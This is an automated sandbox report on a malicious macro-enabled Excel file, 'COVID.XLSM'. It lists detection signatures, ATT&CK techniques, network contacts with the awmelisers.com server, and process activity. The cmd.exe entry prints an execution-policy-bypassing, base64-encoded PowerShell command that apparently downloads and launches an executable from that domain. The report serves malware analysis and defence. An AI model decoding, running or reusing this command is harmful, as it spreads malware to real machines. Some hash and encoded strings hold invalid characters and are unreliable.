

JoeSandbox Cloud BASIC



ID: 471900

Sample Name: COVID.XLSM

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 07:22:09

Date: 26/08/2021

Version: 33.0.0 White Diamond

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Windows Analysis Report COVID.XLSM

Overview

General Information

Sample Name:	COVID.XLSM
Analysis ID:	471900
MD5:	c123363068a465..
SHA1:	8de437d8df29c53.
SHA256:	e5e65b70b5497f1.
Tags:	xlsm
Infos:	
Most interesting Screenshot:	

Process Tree


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN	
Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Office document tries to convince vi...
Document contains an embedded VB...
Document contains an embedded VB...
Bypasses PowerShell execution pol...
Encrypted powershell cmdline option...
Very long command line found
Creates processes via WMI
Machine Learning detection for samp...
Queries the volume information (nam...
Potential document exploit detected...
Very long cmdline option found, this...
May sleep (evasive loops) to hinder ...
Document contains an embedded VB...

Classification



- [illegible]

- cleanup

No configs have been found

No yara matches

System Summary:



Sigma detected: Non Interactive PowerShell

Jbx Signature Overview



Click to jump to signature section

AV Detection:



Machine Learning detection for sample

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Very long command line found

Persistence and Installation Behavior:



Creates processes via WMI

HIPS / PFW / Operating System Protection Evasion:




Bypasses PowerShell execution policy

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop Insecure Network Communications
Default Accounts	Command and Scripting Interpreter 1 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit Remote Services
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track I Locals
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Powershell 2	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communications
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COVID.XLSM	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://awmelisers.comp	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://awmelisers.com	0%	Avira URL Cloud	safe	
http://https://awmelisers.com/api/v3/achyranthes/contrapolarization/kulturkreis	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://awmelisers.comPE	0%	Avira URL Cloud	safe	
http://https://awmelisers.com/0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
awmelisers.com	206.81.23.172	true	false		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
206.81.23.172	awmelisers.com	United States		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	471900
Start date:	26.08.2021
Start time:	07:22:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COVID.XLSM
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLSM@5/4@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .XLSM • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All
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Simulations

Behavior and APIs

Time	Type	Description
07:22:44	API Interceptor	32x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
awmelisers.com	cobaltocyanic.exe	Get hash	malicious	Browse	142.93.102.244

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	Scan-System.exe	Get hash	malicious	Browse	157.245.3.101
	Scan-System.exe	Get hash	malicious	Browse	157.245.3.101
	ziprar.exe	Get hash	malicious	Browse	45.55.57.132
	j777bHTnC9.doc	Get hash	malicious	Browse	138.68.30.186
	j777bHTnC9.doc	Get hash	malicious	Browse	138.68.30.186
	EoY_TAX_Document-73785947_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Notificaion-9134_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Export-6179_20210823.xlsb	Get hash	malicious	Browse	134.209.205.181
	EoY_TAX_Document-3364_20210823.xlsb	Get hash	malicious	Browse	134.209.205.181
	EoY_TAX_Export-15218_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Document-8652654913_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Export-626671470_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Document-249607367_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	NMlnVly7uv	Get hash	malicious	Browse	164.90.252.215
	VvamA82Yw7.doc	Get hash	malicious	Browse	67.205.158.47
	VvamA82Yw7.doc	Get hash	malicious	Browse	67.205.158.47
	tiS0LFi5Cd.exe	Get hash	malicious	Browse	167.172.146.76
	n038rUglDh.exe	Get hash	malicious	Browse	142.93.237.125
	VXS0UU2rgK.exe	Get hash	malicious	Browse	134.209.79.108
	Xwv2IO57hX.exe	Get hash	malicious	Browse	165.227.229.15

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\Desktop\-\$COVID.XLSM

Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F580
Malicious:	true
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s.

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.97231654284083
TrID:	- Excel Microsoft Office Open XML Format document with Macro (52504/1) 52.24% - Excel Microsoft Office Open XML Format document (40004/1) 39.80% - ZIP compressed archive (8000/1) 7.96%
File name:	COVID.XLSM
File size:	68807
MD5:	c123363068a4651c9c0c6b4e01b35142
SHA1:	8de437d8df29c53e9ebb03a797fdbf805c10429a
SHA256:	e5e65b70b5497f146609db5c086e997a4b0ab2352b534c9e25d8a10407801d78
SHA512:	716b63a43665148721ef8a1f8f43e8cadeac054af3788d6d496df8e71cc0dae12b880e98531d8087b16033330525ft051a45e689be51276aa1de68c5ea44a6d4
SSDEEP:	1536:ojlIRVJJfdsj1kFKEOkv1DRm7PAoLI2idZ19SpV:onnJJfkdUKEV1DRm7PAoxDbSpV
File Content Preview:	PK.....S.....[Content_Types].xml.....V.n.0.....B...EQX..l.m...@.k.1_2....]J1..r..6..Drvgrf)b..U.l...&..]....._6.....0K.....dW...&.V...am.....Zp.y...Y..d.iZ.(.J.AIN&...>..u..l6... ...2.....Q2-..z.....Q..zt..1&...[...

File Icon

Icon Hash: e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/471900/sample/COVID.XLSM"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Subject:	Removed Hoo36:HA/HB/HQ and corresponding crosswalk and 2nd modifier codes per CABHA policy and IU82.
Author:	twildfir
Last Saved By:	Administrator
Create Time:	2001-04-16T18:40:12Z
Last Saved Time:	2021-08-05T13:08:31Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	Thomas S Services
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 26, 2021 07:23:09.462815046 CEST	192.168.2.22	8.8.8.8	0xa0c2	Standard query (0)	awmelisers.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 26, 2021 07:23:09.513462067 CEST	8.8.8.8	192.168.2.22	0xa0c2	No error (0)	awmelisers.com		206.81.23.172	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2812 Parent PID: 584

General

Start time:	07:22:35
Start date:	26/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fff0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

[Show Windows behavior](#)

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities

[Show Windows behavior](#)

Key Created

Key Value Created

Analysis Process: cmd.exe PID: 3052 Parent PID: 1220

General

Start time:	07:22:42
Start date:	26/08/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd.exe /c 'powershell -ExecutionPolicy Bypass -ENC ZgB1AG4AYwB0AGkAbwBuACAAUABTAC0ASQBuaHMAadABhAGwAbABIAHIAVgAyACAaewAKACAAIAAgACAAbhAHIAyQBtACgACgAGACAAIAAgACAIAAgACAawwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuaGQAYQB0AG8AcgB5AD0AJAB0AHIAadQBIAcwAIABQAG8AcwBpAHQAaQBvAG4APQAwwAcKAXQAKACAAIAAgACAIAAgACAIAABbAHMAadABYAgKAbgBnAF0AIAAkAGwAaQBuaGSAALAAKACAAIAAgACAIAAgACAIAABbAFAYYQByAGEAbQBIAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAAGcB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADEAKQBdAAoAIAAgACAIAAgACAIAAgAFsAcwB0AHIAaQBuaGcAXQAgACQAZQBuaGQAcABvAGkAbgB0ACwAcgAgACAIAIAAgACAIAAgACAawwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuaGQAYQB0AG8AcgB5AD0AJAB0AHIAadQBIAcwAIABQAG8AcwBpAHQAaQBvAG4APQAyACkAXQAKACAAIAAgACAIAAgACAIAABbAHMAadABYAgKAbgBnAF0AIAAkAGYaaQBBSAGUAXwBkAGkAcgAsAAoAIAAgACAIAAgACAIAAgAFsAUABhAHIAyQBtAGUadABIAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdABYAHUAZQAsACAUAUABvAHMAaQB0AGkAbwBuAD0AMwApAF0ACgAgACAIAIAAgACAIAAgACAawwBzAHQAacgBpAG4AZwBdACAAJABmAGkAbABIAF8AbgBhAG0AZQAsAAoAIAAgACAIAAgACAIAAgAFsAUABhAHIAyQBtAGUadABIAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdABYAHUAZQAsACAUAUABvAHMAaQB0AGkAbwBuAD0ANAAPAF0ACgAgACAIAIAAgACAIAAgACAawwBzAHQAacgBpAG4AZwBdACQAZQB0AHQAQZQBuaHMAaQBvAG4ALAAKACAAIAAgACAIAAgACAIAABbAFAYYQByAGEAbQBIAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAAGcB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADUAKQBdAAoAIAAgACAIAAgACAIAAgAFsAcwB0AHIAaQBuaGcAXQAgACQAYYQByAGMAZQBzAHMAxwBzAHQAacgBpAG4AZwAKACAAIAAgACAIAAgACAIAABbAFAYYQByAGEAbQBIAHQAZQBtAG8AcgB5ACAAPQAgAE4AZQB3ACoATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBVbAHIAeQBTAHQAcgBIAGEAbQAKAAoAIAAgACAIAAkaHIAZQBxAF8AcwB0AHIAIAA9ACAAJABsAGkAbgBrACAakwAGACIALwAiACAakwAgACQAZQBuaGQAcABvAGkAbgB0AAoAIAAgACAIAABpAGYAIaAoACQAdQBzAGUAXwBhAGMAYwBIAHMAcWApACAaewAKACAAIAAgACAIAIAAgACAIAAkaHIAZQBxAF8AcwB0AHIAIAA9ACAAJABYAGUAcQBfAHMAadABYCAAAkwAgACIALwAiACAakwAgACQAYQBjAGMAZQBzAHMAxwBzAHQAacgBpAG4AZwAKACAAIAAgACAIAAkaHMAyQB2AGUAXwBwAGEAdABoACAALQBWAGEAbAB1AGUAIaAkaGkAbgB0AGUAcgBwAG8AbgBzAGUAXwBzAHQAacgBIAGEAbQAgAD0AIAAkaHIAZQBzAHAAbwBuAHMAZQBTAHQAcgBIAGEAbQAoACkACgAgACAIAIAAgACQAcgBIAHMAcABvAG4AcwBIAF8AcwB0AHIAZQBhAG0ALgBDAG8AcAB5AFQAAbwAoACQAaQBuaHQAZQBByAG4AYQBBSAF8AbQBIAG0AbwByAHkAKQAkAAoAIAAgACAIAIABTAGUAdAAAtAEMAbwBuAHQAQZQBuaHQAIaAkaHMAyQB2AGUAXwBwAGEAdABoACAALQBWAGEAbAB1AGUAIaAkaGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5AC4AVABvAEEAcgByAGEAeQAoACkAIaAtAEUAbgBjAG8AZABpAG4AZwAgAEIAeQB0AGUAcgAKACAAIAAgACAIAJABYAGUAcwBwAG8AbgBzAGUAXwBzAHQAacgBIAGEAbQAuAEMAbABvAHMAZQAoACkACgAgACAIAIAAgACQAaQBuaHQAZQBByAG4AYQBBSAF8AbQBIAG0AbwByAHkALgBDAGwAbwBzAGUAKAApAAoACgAgACAIAIAAgAFMAadABhAHIAadAAAtFAAcgBvAGMAZQBzAHMAIAAtAEYaaQBBSAGUaUABhAHQAaaAAGACQAcwBhAHYAZQBfAHAAAYQB0AGgACgB9AAoACgBQAFMALQBjAG4AcwB0AGEAbABsAGUAcgBWADIAIAiAgGAdAB0AHAAcWAA6AC8ALwBhAHcAbQBIAGwAAQZBzAGUAcgBzAC4AYwBvAG0AlgAgACIAyQBwAGkALwB2ADMALwBhAGMAaAB5AHIAyQBuaHQAAABIAHMALwBjAG8AbgB0AHIAyQBwAG8AbABhAHIAaQB6AGEAdABpAG8AbgAvAGsAdQBBSAHQAdQByAGsAcgBIAgKAcwAiACAAlgBDADoAXABQAHIAbwBnAHIAyQBtAEQAYQB0AGEAlgAgACIAQBB3AG0AZQBBSAgKAcwBIAHIAcwAgAFMAZQBByAHYAaQBjAGUAlgAgACIAZQB4AGUAlgAgACQARgBhAGwAcwBIAA=="
Imagebase:	0x4ac20000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 1664 Parent PID: 3052

General

Start time:	07:22:43
Start date:	26/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

